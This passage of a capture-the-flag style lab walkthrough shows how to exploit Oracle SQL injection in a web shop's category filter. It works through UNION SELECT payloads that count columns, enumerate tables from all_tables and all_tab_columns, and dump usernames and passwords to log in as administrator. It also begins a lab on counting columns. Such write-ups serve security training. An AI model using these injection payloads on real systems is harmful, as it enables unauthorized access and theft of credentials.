
7) Two columns found — username_ykovru and password_ybdatc. Retrieve their content:
1
' UNION SELECT username_ykovru,password_ybdatc FROM users_vwztwe--


8) Log in with administrator / x5y6cia4o9jc0fh2roih → SOLVED:
LAB 6 — SQL Injection Attack, Listing the Database Contents on Oracle
Level:
PRACTITIONER
Analysis
| Vulnerability | SQL injection vulnerability in the product category filter |
| Goal | log in as the administrator user |
| Key Concept | Oracle has no information_schema. Table/column names must instead be enumerated from Oracle’s own data dictionary views, all_tables and all_tab_columns, and every UNION SELECT still needs FROM DUAL. |
Steps
1) Start the lab and Burp, make a request for a category like gifts, intercept it, and send to Repeater:

2) Check the vulnerability by adding ' after Gifts — internal server error:

3) Since the lab description confirms Oracle, assume the query is:
1
SELECT * FROM products WHERE category='gifts'
The syntax breaks with the injected ' after gifts.
4) Use a UNION attack — first determine the column count:
One column (fails, uses DUAL since it’s Oracle):
1
' UNION SELECT null FROM DUAL--

Two columns (works):
1
' UNION SELECT null,null FROM DUAL--

5) Get table names to find admin credentials:
1
' UNION SELECT table_name,null FROM all_tables--
(click “show response in browser” to view all tables) 
6) Found table USERS_HSOHVE:

7) Retrieve its columns:
1
' UNION SELECT column_name,NULL FROM all_tab_columns WHERE table_name='USERS_HSOHVE'--
Two columns found — username and password: 
8) Retrieve all usernames and passwords:
1
Gifts' UNION SELECT USERNAME_EXJTIW,PASSWORD_RUEYYM FROM USERS_HSOHVE--

9) Log in with the administrator’s credentials → SOLVED: 
LAB 7 — SQL Injection UNION Attack, Determining the Number of Columns Returned by the Query
Level:
PRACTITIONER
Analysis
| Vulnerability | SQL injection vulnerability in the product category filter |
| Goal | determine the number of columns returned by the original query |
| Key Concept | Incrementally adding NULL placeholders (or using ORDER BY n) until the injected UNION SELECT stops erroring reveals the exact column count needed before any data can be extracted. |
Steps
1) Start the lab and Burp, make a request for a category like gifts, intercept, and send to Repeater: 
2) Check the vulnerability by adding ' after gifts — internal server error: 